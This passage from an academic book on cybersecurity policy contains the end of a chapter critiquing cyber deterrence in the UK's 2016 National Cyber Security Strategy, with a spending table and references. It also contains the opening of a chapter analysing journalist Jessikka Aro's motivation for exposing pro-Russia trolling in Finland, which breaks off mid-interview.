The second policy recommendation is that to reduce ambiguity about intended targets, these targets need to be clearly identified before a strategy is developed. It is impossible to formulate a strategy, let alone implement one before it is known who the strategy is aimed at. As Clausewitz (1997) put it, 'the means must always include the object in our conception.' Developing 'dedicated capabilities' only has some worth if these capabilities are targeted at someone. What is required, therefore, is a thorough appraisal of who the strategy-owners' enemies are. This appraisal must be both a general one and one specific to cyberspace, as there may well be significant differences between the two. The actors who pose a threat to the states in cyberspace are potentially more diverse, dispersed and disjointed than those in analogue space. On the other hand, the threats present in analogue space may well have cyber capabilities that, likewise, make them threats in cyberspace. Evaluating these and ranking their threat is critical to determining how national cybersecurity strategies should be formulated. The appraisal itself need not be made public, especially given the level of intelligence assessments that would be required to produce it, but the final strategy should reflect the findings of the appraisal. This chapter will not attempt to make such an appraisal, instead leaving it to specialist country analysts. However, what is hopefully clear is the stringent need for an in-depth appraisal that informs the formulation of national cybersecurity strategies.

6 Case Study: The UK National Cyber Security Strategy

To tie the various themes of this chapter together, it is worth briefly examining a recent example to see how they manifest themselves in reality. In November 2016, the UK government published an updated National Cyber Security Strategy. One particularly noteworthy aspect that is a new addition from the 2011 version of the Strategy is an explicit focus on deterrence, which consumes eight pages of the official document: some 14% of the content, which must be seen as a considerable portion given that it is a brand new addition. Worryingly, contrary to the warnings outlined in this chapter, the Strategy asserts that ‘the principles of deterrence are as applicable in cyberspace as they are in the physical sphere.’ As a blanket statement, it betrays naivety on behalf of the Strategy authors, whose thinking on this matter seems clouded by a pre-conceived notion of how deterrence works. This is somewhat at odds with the rest of the Strategy, which is generally very well-formulated.

Delving deeper into the specifics, however, there are clues as to why the UK may be so confident in the continuity of classic deterrent principles. This chapter has argued that one of the most significant problems for cyber deterrence is the issue of anonymity, which creates uncertainty and undermines credibility. The UK Strategy states that one of its approaches to countering hostile foreign actors is to ‘attribute specific cyber identities publicly when we judge it in the national interest to do so.’ This suggests that the UK has some sort of technical capability to identify actors in cyberspace, effectively overcoming the problem of anonymity. Although certainly positive, there are two key caveats that must be taken into account, both relating to the issue of transparency. First, because this technical capability is merely a conjecture publicly, there is no way for the UK to provide proof of their attribution without giving away the secrets of the technology. As long as attribution remains unsubstantiated, it is little better than juvenile finger-pointing, even if it is the government doing it. Second, judging what is considered to be ‘in the national interest’ is highly transient and difficult for outsiders to predict. Using this as the criterion for disclosing attribution does not promote certainty nor credibility.

One facet of the Strategy worth highlighting is that it seems to have precociously taken the second recommendation above into account. Although it stops short of singling out countries or groups, the Strategy does outline the five types of threat actors that are of greatest concern: criminals, states, terrorists, hacktivists and script kiddies. The first three are clearly seen as priorities, given that the Strategy’s approaches (defend, deter and develop) are each formulated to target all three of those threats. Even if the implementation of deterrence in the Strategy is questionable, the groundwork has started to be laid for more robust implementation in the future.

7 Conclusion

Most states' foray into cyberspace is very welcome, given the importance of this domain both to society in general and militaries in particular. However, cyber capability acquisition programmes, especially those accompanied by an explicit focus on deterrence, are significant cause for concern. This chapter has introduced the historical context of deterrence in order to evaluate whether such a strategy is viable in cyberspace. Through analysing a multitude of facets of deterrence, it has been found that this concept, as traditionally understood, does not translate well from analogue space to cyberspace. Several problems, most notably the issue of anonymity and identity, prevent deterrence from being effectively exercised in cyberspace. It has furthermore been suggested that attempts to deter unspecified actors with unspecified capabilities actually serve to destabilise and exacerbate cyberspace with regards to arms race and volatility. Finally, two policy recommendations have been made that would constitute steps towards addressing perceived shortcomings in national cybersecurity strategies.

Cyberspace is a domain that has yet to be fully understood by military planners and policymakers, as shown by myriad confused and poorly formulated strategies such as cyber deterrence. The domain's peculiar characteristics mean that traditional and well-established policies and concepts cannot be readily applied within it. This chapter has highlighted some precise ways in which this problem manifests itself, along with potential consequences of getting it wrong. As understanding of cyberspace matures and cyber capabilities become more potent, the arguments presented herein will serve as a guideline for formulation of future strategies and policies.

Acknowledgements This chapter was partly based on an unpublished essay written for the International Institute of Strategic Studies 2015 Student Essay Competition on International Cyber Security. The author was supported by the EPSRC and the UK government as part of the Centre for Doctoral Training in Cyber Security at Royal Holloway, University of London (EP/K035584/1).

Appendix A: Historical UK Military Spending

See Table 1.

Table 1 UK defence spending allocated per service branch 1920–1939 in £million. UK Public Spending Records. <http://www.ukpublicspending.co.uk/>

	Army	% change	RAF	% change	Navy	% change
1920	87		52.5		156.5	
1921	181.5	108.6	22.3	-57.5	88.4	-43.5
1922	95.1	-47.6	13.6	-39.0	80.8	-8.6
1923	45.4	-52.3	9.4	-30.9	56.2	-30.4
1924	43.6	-4.0	9.6	2.1	52.6	-6.4
1925	44.8	2.8	14.3	49.0	53.6	1.9
1926	44.3	-1.1	15.5	8.4	59.7	11.4
1927	43.6	-1.6	15.5	0.0	57.6	-3.5
1928	44.2	1.4	15.2	-1.9	58.1	0.9
1929	40.5	-8.4	16.1	5.9	56.9	-2.1
1930	40.5	0.0	16.8	4.3	55.8	-1.9
1931	40.5	0.0	17.8	6.0	52.6	-5.7
1932	38.5	-4.9	17.7	-0.6	51.1	-2.9
1933	35.9	-6.8	17.1	-3.4	50	-2.2
1934	37.6	4.7	16.8	-1.8	53.5	7.0
1935	39.7	5.6	17.6	4.8	56.6	5.8
1936	44.6	12.3	27.5	56.3	64.8	14.5
1937	54.8	22.9	50.1	82.2	81.1	25.2
1938	63	15.0	56.3	12.4	78	-3.8
1939	85.7	36.0	72.8	29.3	95.9	22.9
Average		4.4		6.6		-1.1

References

- Ablon L, Libicki MC, Golay AA (2014) Markets for cybercrime tools and stolen data: hackers' bazaar. RAND Corporation
- Ackerman S, Thielman S (2016) US officially accuses Russia of hacking DNC and interfering with election. *The Guardian*, 8 Oct 2016
- Allison G (2016) British parliament votes to renew trident. *UK Defence Journal*, 18 July 2016
- Arquilla J, Ronfeld D (1993) Cyberwar is coming! RAND Corporation
- BBC (2013) Syria crisis: cameron loses commons vote on Syria action, 30 Aug 2013 (<http://www.bbc.co.uk/news/uk-politics-23892783>)
- Beaufre A (1994) A strategy of deterrence. In: Freedman L (ed) War. Oxford University Press, Oxford, pp 238–240
- Betz D (2013) Cyberwar is not coming. *Infinit J* 1(3):21–24
- Callahan M (2014) Hackonomics: a first-of-its-kind economic analysis of the cyber black market. *Juniper Netw*, 24 Mar 2014
- Central Intelligence Agency (2016) The world factbook—Tuvalu. <https://www.cia.gov/library/publications/the-world-factbook/geos/tv.html>
- Clarke RA, Knake RK (2010) Cyber war—the next threat to national security and what to do about it. Harper Collins, New York
- Clausewitz Cv (1997) On war. Wordsworth, Ware (trans Graham JJ)
- Department of Justice (2016) U.S. authorities charge owner of most-visited illegal file-sharing website with copyright infringement. Office of Public Affairs, 20 July 2016
- Douhet G (1943) The command of the air. Faber and Faber, London (trans. Ferrari D)
- e-Estonia. Estonian e-Residency. <https://e-estonia.com/e-residents/about/>
- Facebook (2016) Information. <https://www.facebook.com/whitehat/bounty/>
- Falliere N et al (2011) W32.Stuxnet Dossier. Version 1.4
- Freedman A (2004) Zeppelin fictions and the british home front. *J Mod Lit* 27(3):47–62
- Google. Google vulnerability reward program rules. <https://www.google.com/about/appsecurity/reward-program/>
- Greenberg A (2012) Shopping for zero-days: a price list for hackers' secret software exploits. *Forbes*, 23 Mar 2012
- Hauben M, Hauben R (1997) Netizens: on the history and impact of usenet and the internet
- HM Government (2016a) National cyber security strategy 2016–2021
- HM Government (2016b) Chancellor's speech to GCHQ on cyber security. <https://www.gov.uk/government/speeches/chancellors-speech-to-gchq-on-cyber-security>
- Hope C (2015) Spies should be able to monitor all online messaging, says David Cameron. *The Telegraph*, 12 Jan 2015
- ICS-CERT (2016) Cyber-attack against ukrainian critical infrastructure, 25 Feb 2016. <https://ics-cert.us-cert.gov/alerts/IR-ALERT-H-16-056-01>
- Johnson DR, Post DG (1996) Law and borders: the rise of law in cyberspace. *Stanford Law Rev* 48:1367–1402
- Mandiant (2013) APT1—exposing one of china's cyber espionage units
- McGoogan C (2016) US government declares cyber war on Islamic State. *The Telegraph*, 7 Apr 2016
- McSmith A (2016) Theresa May says she would kill '100,00 men, women and children' with a nuclear bomb. *The Independent*, 18 July 2016
- Mele S (2013) Cyber weapons—legal and strategic aspects—version 2.0. Italian Institute of Strategic Studies
- Microsoft. Microsoft bounty programs. <https://technet.microsoft.com/en-US/security/dn425036>
- National Science and Technology Council (2016) Federal cybersecurity research and development strategic plan—ensuring prosperity and national security. Washington DC
- Norton-Taylor R (2013) Britain plans cyber strike-force—with help from GCHQ. *The Guardian*, 30 Sept 2013

- Park M, Ford D (2015) North Korea to U.S.: show evidence we hacked sony. CNN, 14 Jan 2015
- Pearlman W, Cunningham KG (2012) Nonstate actors, fragmentation, and conflict processes. *J Confl Resolut* 56(1):3–15
- Poolman K (1960) Zeppelins over England. Evans Brothers, London
- Raymond N (2015) Accused silk road operator convicted on U.S. drug charges. Reuters. 4 Feb 2015
- Rid T (2013) Cyber war will not take place. Oxford University Press, Oxford
- Sanger DE (2012) Obama order sped up wave of cyberattacks against Iran. *The New York Times*, 1 June 2012
- Schelling T (1994) The threat that leaves something to chance. In: Freedman L (ed) War. Oxford University Press, Oxford, pp 241–244
- Schipka M (2007) The online shadow economy: a billion dollar market for malware authors. MessageLabs
- Schneier B (2013) Rhetoric of cyber war breeds fear—and more cyber war. *Schneier Security*, 14 Mar 2013
- Steiner P (1993) *The New Yorker*, 5 July 1993
- The Economist. The Digital Arms Trade, 30 Mar 2013
- The Times, 11 Nov 1932
- United. United airlines bug bounty program. <https://www.united.com/web/en-US/content/contact/bugbounty.aspx>
- W3Techs (2016) Usage of top level domains for websites. https://w3techs.com/technologies/overview/top_level_domain/all
- Wagstyl S (2016) Germany points finger at kremlin for cyber attack on Bundestag. *Financial Times*, 13 May 2016

Jedi and Starmen—Cyber in the Service of the Light Side of the Force



Torsti Sirén and Aki-Mauri Huhtinen

There's a starman waiting in the sky.

He'd like to come and meet us, but he thinks he'd blow our minds.

There's a starman waiting in the sky.

He's told us not to blow it, 'cause he knows it's all worthwhile.

He told me: Let the children lose it.

Let the children use it.

Let all the children boogie.

(Starman David Bowie, 1972).

Abstract Today's colliding world views between West and East have resulted in phenomena such as the war in Ukraine and pro-Russia trolling in Finland. In this context, social media, understood here as a synonym for cyber, is 'contaminated' and has turned out to be a chaotic virtual environment that facilitates the dissemination of all kinds of propagandist lies and pseudo-truths in addition to fact-based discussion. This article leans theoretically on Self-Determination Theory (SDT) and the Leader–Member Exchange (LMX) Theory of Leadership. The main argument of SDT is that human beings have an intrinsic need to explore and satisfy their curiosity. The LMX Theory of Leadership complements SDT by focusing on the relationship between leaders and their subordinates, which, for the purposes of this

T. Sirén (✉) · A.-M. Huhtinen
National Defence University, Helsinki, Finland
e-mail: torsti.siren@mil.fi

A.-M. Huhtinen
e-mail: aki-mauri.huhtinen@mil.fi

article, concerns the relationship between an explorer and their followers. The article poses the question: What motivates some individuals to challenge existing oppressive world views and injustices regardless of the fact that they know they will be heavily criticised as a result of their explorative journey? In addressing this question, the authors have used abductive content analysis to analyse the motivational factors and experiences of Finnish investigative journalist Jessikka Aro in relation to her exploratory journey in exposing pro-Russia trolling in Finland. The key arguments are as follows: Jessikka Aro's main motivation for exposing pro-Russia trolling in Finland stemmed from her professional curiosity towards Russia and Russian propaganda. She did not intend to become any kind of leader or champion ('Jedi') for her followers ('Starmen') and was actually embarrassed by such labels, even if her followers might have regarded her as such. She has continued her exploratory journey in exposing pro-Russia trolling in Finland because she has been supported by her significant others (working community, family and closest friends) and generalised others (social media followers), and has managed to create new human networks, which have also encouraged her to stay on the same track. Aro contends that after publishing a number of articles and giving interviews and lectures on pro-Russia trolling in Finland, many Finns have begun to talk more openly not only about Russian propagandist trolling and pro-Russia trolling networks but also about Russia's acts of aggression in violation of international agreements.

Keywords Information warfare · Reflexive control · Cyber Social media · *Zeitgeist* · Self-determination Theory (SDT) · Leader–Member Exchange (LMX) theory of leadership · Motivation · Pro-Russia trolling

1 Introduction

Starman, a smash hit by English rock star David Bowie (1947–2016), was released in 1971 and is still one of the most played songs on radio stations worldwide. The song was released amid the depressing Cold War era with the aim of conveying a brighter future. The Starman was analogous to a saviour, or saviours, in the sky, but did not necessarily refer to God. Woody Woodmansey, David Bowie's drummer, expressed his impression of the Starman as follows: *It's the concept of hope that the song communicates. That 'we're not alone' and 'they' [Starmen] contact the kids, not the adults, and kind of say 'get on with it [and] let the children boogie'* (Song Facts 2016).

Ziggy Stardust, David Bowie's *alter ego* or true inner Self (*id*), was the harbinger of a future mental world where one should no longer rely on the former reified ideas of adults, but on children's pure, tolerant and capably emancipatory minds in order to make the world a better place to live in. In the 1970s, Bowie openly defended the human rights of homosexuals (even though he was not homosexual himself) as well as transvestites, even though he knew he would be criticised for his views. Perhaps that was precisely his aim—to challenge the existing societal norms and to give hope to

sexual minorities. Guillermo del Toro, a Mexican film director, neatly encapsulated Bowie's societal significance in his tweet of 11 January 2016, which read *Bowie existed so all of us misfits learned that an oddity was a precious thing. He changed the world forever* (del Toro 2016). Bowie's societal significance as a defender of all the 'misfits' of human societies, as well as Finnish investigative journalist Jessikka Aro's courage in exposing and challenging pro-Russia trolling in Finland between 2014 and 2016, have been the main sources of inspiration in writing this article. This is to say that the authors have regarded Bowie and Aro as good examples of capably emancipatory individuals or pioneers of freedom who have had the courage to expose themselves to criticism while paving the way for enlightened societal interpretations.

By leaning on the *Star Wars* analogy, David Bowie (or Ziggy Stardust) and Jessikka Aro have been deemed here to be examples of 'Jedi-minded', courageous and capably emancipatory individuals, as well as champions of freedom—defenders of the light side of the 'Force'. Starmen, on the other hand, are regarded here as being all those who are willing to follow the light side of the Force, mediated by the Jedi. While the motivation of the Starmen to follow the Jedi is not the focus of this article, it will also be touched upon briefly. As a hypothesis, it may be presumed that Starmen are motivated by the perceived opportunity to make use of the shared belief that the human world would be ready for change in one or more cultural aspects of life.

In this article, the actualization of the intrinsic motivation of capably emancipatory individuals to challenge oppressive world views and injustices of the human world has been considered as a dependent variable. In other words, the article poses the question: *What motivates some individuals to challenge existing oppressive world views and injustices regardless of the fact that these individuals know they will be heavily criticised as a result of their explorative journey?* The article adheres to a traditional IMRD framework (Introduction, Method, Results and Discussion), and has been divided into seven sections, including the Introduction and Discussion. The focus of the empirical Sects. 3–5) is on Jessikka Aro's efforts in exposing pro-Russia trolling in Finland between 2014 and 2016.

2 Theory and Method

This study adopts a multidisciplinary approach by drawing on two theories in the psychological and leadership literature, namely *Self-Determination Theory* (SDT) and the *Leader–Member Exchange (LMX) Theory of Leadership* (see, for example, Flum and Kaplan 2006; Graen and Uhl-Bien 1995). The two theories complement each other and could not be applied individually in addressing the research question.

The main argument of SDT is that human beings have an intrinsic need to explore and satisfy their curiosity. According to the theory, which leans on motivational and developmental notions in the psychological literature, a human being's *inherent exploration system* extends from infancy to adulthood. In other words, SDT argues that a human being has an 'inherent tendency to seek out [to explore] novelty and challenges, to extend and exercise one's capacities, to explore, and to learn' (Flum and

Kaplan 2006: 104). It would be all too easy to argue that Abraham Maslow presented the same idea in his article *A Theory of Human Motivation* as early as 1943 (Maslow 2004 [1943]; see also Sirén 2013: 225–226). However, Maslow contended that human needs are hierarchical, while SDT argues that a human being has an inherent tendency and motivation to explore and satisfy their curiosity without any reference to the fulfilment of lower level needs, such as the physiological (e.g. the need for water and sleep). For Maslow, self-actualization or the desire for self-fulfilment is the highest human need, which necessitates the hierarchical fulfilment of all the other lower level needs (esteem, love/belonging, safety and physiological needs) first in order to be realised. In terms of SDT, however, the motivation to explore is always present, irrespective of being hungry or unloved, for example.

In order to be actualized, the intrinsic human need to explore necessitates the fulfilment of at least three fundamental psychological needs: the needs for relatedness, competence and autonomy (Flum and Kaplan 2006: 104). *The need for relatedness* pertains to an explorer's need to feel safe and to belong to a community of their significant others (e.g. family or working community). In other words, an explorer has to be sure that their significant others have established a secure environment, as well as a supportive and caring relationship with them in order to make their exploration less risky. However, an explorer has to have the capacity to tolerate unpleasant effects, even if they otherwise feel safe and supported by their significant others, in order to satisfy their inherent exploratory curiosity (Flum and Kaplan 2006: 100). *The need for competence* concerns an explorer's desire to be 'efficacious in their interaction with the environment and its challenges'. *The need for autonomy*, for its part, is related to an explorer's personal choice—they will probably not engage in certain exploratory interactions with their environment unless they feel that these interactions represent the values pertaining to their world view (Flum and Kaplan, 2006: 104–105).

The LMX Theory of Leadership complements SDT by focusing on the relationship between leaders and their subordinates and, for the purposes of this article, the relationship between an explorer and their followers. The LMX Theory of Leadership argues that respect, trust and obligations between leaders and their subordinates are the sources of a transformational and constructive working relationship. Accordingly, the relationship between a leader and their subordinates begins as transactional social exchange and evolves into transformational social exchange. In other words, the relationship between a leader and their subordinates is based on an egoistical material contract in the first instance, whereby the leader obtains labour input and the subordinates earn their salaries, for example. Gradually, this relationship may become more transformational in nature, if a leader and their subordinates experience a 'transformation' from self-interest into a larger interest, providing that the conditions of mutual respect and trust have been met (Graen and Uhl-Bien 1995: 237–238. See also Collinson 2005: 1421) (Fig. 1).¹

¹ According to David Collinson, in Western societies, leadership-related issues have usually been understood in binary terms such as winners/losers, good/bad and so on. Mainstream leadership studies tend to distinguish and separate leaders from followers. The subject–object dichotomy artificially




Fig. 1 Research framework for the study

SDT and the LMX Theory of Leadership provide three necessary themes for addressing the research question posed in this article, but the theories do not discuss the virtual environment within which the contemporary explorer may operate. This is to say that both theories seem to operate under laboratory and physical conditions, at least implicitly, while the contemporary explorer may also embark on exploratory journeys in a non-physical environment such as social media. Social media (understood here as a synonym for the concept of cyber) is a virtual arena where real people interact virtually and where multiple world views (i.e. the Hegelian *Zeitgeist*/the spirit of the times) challenge each other.

It was back in the mid-1980s when the so-called Chaos Computer Club's Hackerethic issued a statement according to which all information must be free and all persons, irrespective of their age, origin, race, sex or social status, must have open access to computers and networks without limitations, regulations or authorities

divorces 'leaders' (as powerful subjects) from 'followers' (as passive objects). A leadership-related theory such as the LMX Theory of Leadership, however, stresses that there is always a dialectical possibility of social power, and that social agents can influence social relations at all levels.

(IISS 2015: 46). Yet, it seems that openness in terms of the Internet and social media today has been turned upside down, since this same call for openness has turned social media into a chaotic environment that facilitates the dissemination of all kinds of propagandist pseudo-truths alongside authentic, fact-based discussions. Thus, today's explorer has an opportunity to influence the *Zeitgeist*, providing that they have sufficient followers to heed their message. The contemporary explorer has to be courageous as well, if they wish to challenge those elements of the *Zeitgeist* that are not compatible with their understanding of the spirit of the times (see, e.g. Hegel 1977[1807]: 297).²

By combining all of the above-mentioned theoretical notions, the authors decided to lean methodologically on abductive content analysis, which is based on themes that arise from a combination of theories (theoretical triangulation), as well as on intuitive reasoning. Intuitive reasoning requires a researcher to have a deep 'knowledge' of their research area in order to be able to provide credible, valid and novel interpretations. To this end, the authors draw on their own experiences as active users of social media, as well as a combination of SDT and the LMX Theory of Leadership and their attendant themes, namely the need for relatedness (Sect. 3), competence (Sect. 4) and autonomy (Sect. 5). The relationship between leaders and their subordinates, derived from the LMX Theory of Leadership, will be dealt with under the theme of the need for relatedness. In addition to these themes, the authors first discuss the *Zeitgeist* and present the empirical context of the study in Sect. 2. As the authors would not have been able to answer the research question by leaning exclusively on written sources, the empirical sections are based extensively on an interview with investigative journalist Jessikka Aro, conducted in June 2016.

3 The Spirit of the Times and Pro-Russia Trolling in Finland

Today's *Zeitgeist* or 'spirit of the times' is understood here as an era of colliding world views between West and East, resulting, for example, in such phenomena as the war in Ukraine and pro-Russia trolling in Finland. Pro-Russia trolling in Finland has been chosen as an empirical context for this article because the phenomenon may be directly linked to the Ukraine war and Russia's aggressive foreign policy as characterizations of today's 'spirit of the times'. The ongoing war between Ukraine and the Russian-backed 'People's Republics of Donetsk and Luhansk', coupled with the international economic and refugee crises, as well as international terrorism, have made it possible for Russia to challenge the Western world view, traditionally based on liberal values and identity structures, civil (non-political) rights (e.g. freedom of

²The *Zeitgeist* (spirit of the times) concept has usually been connected to the German philosopher Georg Hegel, even though he did not use the term explicitly. However, he used the word *Weltgeist* (world spirit) explicitly in his *Phenomenology of Spirit* (1977 [1807]: 297). In this article, *Weltgeist* has been understood as a synonym for *Zeitgeist*.

expression, the press, religion/non-religion, sexual orientation and gender identity) and political rights (e.g. the right to vote in free elections). Russia has exploited this turmoil in order to promote its own world view, based on the need to be recognised as an equal partner with the West, despite aggressively annexing areas from its neighbours, such as South Ossetia and Abkhazia from Georgia, and Crimea from Ukraine (see, e.g. Oliphant 2015).

The war in Ukraine initially erupted as an internal crisis in December 2013, sparked by student protests in Kiev's Independence Square over President Viktor Yanukovych's failure to sign a trade deal with the EU, and later escalated into a full-blown war between Ukraine and pro-Russia separatists in Eastern Ukraine. On 20 February 2014, more than 100 people were killed in Kiev's Independence Square when Ukrainian government snipers (allegedly supported by the Federal Security Service of the Russian Federation, the FSB) opened fire on protesters. Two days after the tragedy, Viktor Yanukovych fled from Kiev to Russia. On 24 February, pro-Russia forces seized government buildings in Simferopol, the capital of Ukraine's Crimea, after which Russia organised a referendum in which it was claimed that 97 per cent of the people in Crimea voted to join Russia. The referendum was condemned in the West as a sham, but President Vladimir Putin signed a law incorporating Crimea into Russia irrespective of international reactions. After the annexation, pro-Russia protesters seized government buildings in Kharkiv, Donetsk and Luhansk, organised referendums in Donetsk and Luhansk, and proclaimed the 'People's Republics' of Donetsk and Luhansk in May 2014. Since then, the war between the Ukrainian government and the pro-Russia 'People's Republics', supported by Russia, has continued to this day (August 2016) (see, e.g. *The Telegraph*, 2015).

During the crisis and war in Ukraine, Russia has relied on 'reflexive control' as a means of hybrid warfare in promoting its political aims and world view globally and regionally. While hybrid warfare concerns the use of 'full-spectrum' ways and means of conducting warfare (not simply conventional ones) in order to promote one's political aims and world view, reflexive control is about non-kinetic information warfare (see, e.g. NATO Review 2015.) In Russia, reflexive control is regarded as an integral part of the information-psychological belligerent approach and is applied at all levels of warfare (strategic, operational and tactical). The aim of reflexive control is to lead one's opponent to voluntarily choose the actions most advantageous to Russian objectives by shaping the adversary's perceptions of the situation decisively. According to Maria Snegovaya, Russia 'has used this technique skillfully to persuade the US and its European allies to remain largely passive in the face of Russia's efforts to disrupt and dismantle Ukraine through military and non-military means' (Snegovaya 2015: 6; See also Ryan and Thompson 2016).³

³According to Mick Ryan and Marcus Thompson, reflexive control has made a comeback in the global communication toolbox because social media has revolutionised global communication and professional discourse. It has demonstrated a capacity for penetration that is historically unprecedented, especially compared to other means of communication. Social media users have two key features: first, they are more viral, that is, more likely to share content in their social networks, and second, they are highly mobile.

Trolling in social media is one of the methods of Russian reflexive control that is employed in order to promote Russia's aims and world view. Trolling may generally be understood as annoying and provocative behaviour that deliberately targets other social media users engaged in discussions. The trolling referred to in this particular study is of the pro-Russia variety. According to Jessikka Aro and Mika Mäkeläinen, the Russian pro-Russia troll is 'an employee who is paid to post ingratiating comments in the social media about President Vladimir Putin anonymously and often aggressively' (Aro and Mäkeläinen 2015). However, it may be impossible to prove that any Finnish pro-Russia troll would be paid or instructed to troll in the name of the Russian Federation. It is much more likely that most of the Finnish pro-Russia trolls are victims or 'useful idiots' that have fallen prey to Russia's delusional world view, which is precisely what Russia's reflexive control is all about.

In September 2014, Finnish investigative journalist Jessikka Aro crowdsourced a piece of research concerning pro-Russia trolling in Finland by asking people to share their experiences of the issue with her. She received about 200 responses, but she was also trolled in the process (Miller 2016). Aro published the results in a series of three articles about pro-Russia trolling in Finland, and trolls disseminating propaganda and influencing Finnish people through social media (Aro 2015a). The first article touched upon the Russian 'troll factory' in St. Petersburg, the second upon the ways in which pro-Russia trolls manipulate Finns online and the third upon the effects of pro-Russia Internet trolling on Finnish individuals, web discussions and society at large (Aro and Mäkeläinen 2015; Aro 2015b, c).

Immediately after publicly requesting that people share their experiences of pro-Russia trolling in Finland, and especially after publishing her first article, Aro became the target of an international and domestic discrediting campaign in both traditional and social media. It was claimed that she was working for the US intelligence services, and collaborating with NATO and the Estonian Security Police. She was also blamed for the bloodshed in Ukraine and even threatened with uranium poisoning. By far the most sickening incident, according to Aro, occurred in spring of 2015, when she received a text message from a person pretending to be her father, who had died 20 years earlier. In this message, Aro's 'father' said that he was not dead and was 'observing' her. The persecution of Jessikka Aro is still ongoing, but similar treatment has been meted out to other Finnish researchers, journalists and government officials who do not submit to pro-Russia reflexive control and who dare to publicly denounce Russia as an international aggressor in traditional and social media (Aro 2015a).

Taking into consideration the public and private vitriol Jessikka Aro has been subjected to during and since publishing the above-mentioned articles concerning pro-Russia trolling in Finland, it is highly relevant to ask what has motivated her to expose such activities, and what motivates her to continue doing so. These issues will be discussed in the next three sections.

4 The Need for Relatedness

By leaning on the LMX Theory of Leadership, one might assume that Jessikka Aro has engaged in exposing pro-Russia trolling in Finland and continues to do so, because she sees herself as a kind of champion of the cause, or leader of the more reticent among her social media following. According to Aro herself, however, such labels are a source of embarrassment:

I gave that suggestion some thought after some people said they regarded me as a kind of champion or leader of the more silent followers in social media. However, it is embarrassing as are all comments related to my person and personality because I do not actually need any extra attention. I only want to seek information and publish it. I have received numerous requests for an interview and to give lectures, which shows that the demand for knowledge is widespread. I usually accept such requests because in this way awareness of trolling can be heightened (Aro 2016).

It seems, however, that the LMX Theory of Leadership only partially explains Aro's efforts to expose pro-Russia trolling in Finland, because she has not aspired to be any kind of champion or leader of the like-minded. The same theory, however, purports that the relationship between a leader and their followers may become more transformational in nature if the conditions of mutual respect and trust have been met. It is therefore relevant to ask whether Aro has been encouraged to continue her exploratory journey due to the possible increase in like-minded followers on social media. This actually seems to be the case, as Aro confirms

What pleases me most is that Finns who think as I do participate in sharing their experiences on the issue, and that I have kick-started their thinking. Without them, my whole research would not be possible! I have always wanted to engage in journalism that would have a real impact on society and I am happy that I have managed to achieve this together with other Finns (Aro 2016).

Just as Aro has been encouraged to continue her quest to expose pro-Russia trolling in Finland due to the increase in her social media following, she has no doubt been heartened by being a recipient of domestic and international awards and support for the same reason. On 15 March 2016, Aro was awarded the media group Bonnier's Grand Prize for Journalism in the category of Journalistic article/Episode of the year. According to the panel of judges, Aro's merits were as follows:

'Russian Trolls in Finland', Jessikka Aro's investigative series, covered Russia's online propaganda and attempts to influence public opinion in Finland. English- and Russian-language versions of the episodes also attracted considerable attention. After the episodes were broadcast, international media took note of Aro and she's helped others to investigate propaganda in their own countries. Following the broadcast, Aro has faced intense intimidation, a propaganda campaign against her and attempts to silence her (Bonnier 2016).

Also in March 2016, *the Sydney Herald Tribune* published an article on Aro's experiences of exposing pro-Russia trolling in Finland, and in July 2016, the Defence Minister of Sweden, Peter Hultqvist, publicly touched upon the same issue in an interview conducted by the Swedish news service *Helsingland*. In the *Sydney Herald Tribune* article, Aro described how pro-Russia trolls stalk her every move on

social media, which has given her ‘this feeling of fear sometimes’. According to Aro, she ‘doesn’t want to be portrayed as some kind of crying victim’, but will remain ‘undaunted, going up against these foes’ by publishing everything that happens to her (Miller 2016). In *Helahälsingland*, Peter Hultqvist, for his part, stated that

As part of Russia’s information warfare, Russia attacks individuals and opinion leaders, not only in Russia, but also in the West. It is systematic, suggestive and defamatory in its nature. In this context Jessikka Aro, YLE’s [Finnish broadcasting company] investigative journalist, may be mentioned as the best-known example in the Nordic Countries (Stokstad 2016).

According to Aro, Bonnier’s Grand Prize for Journalism, the *Sydney Herald Tribune*’s article and Peter Hultqvist’s comments about her role in fighting Russia-led information warfare have really encouraged her to continue her quest. She regards such positive recognition as truly inspiring and encouraging, and points out that, all in all, her journey has given rise to more positive spoken and written recognition than it has defamation (Aro 2016).

While the LMX Theory of Leadership focuses on the evolutionary process of the relationship between an explorer and their followers, the need for relatedness derived from SDT also takes into consideration the deeper and wider social relations between the explorer and their significant others. In other words, the LMX Theory of Leadership operates on the relationship between an explorer and their followers, regarded here as general others, while SDT also operates on the relationship between an explorer and their friends and family, regarded here as significant others. In this sense, significant others are those who provide the most supportive and caring foundation for an explorer in order to make them feel secure in continuing their efforts. Hence, it was important to ask Jessikka Aro how her significant others have supported her in her endeavours to expose pro-Russia trolling in Finland. This was what she had to say about the issue:

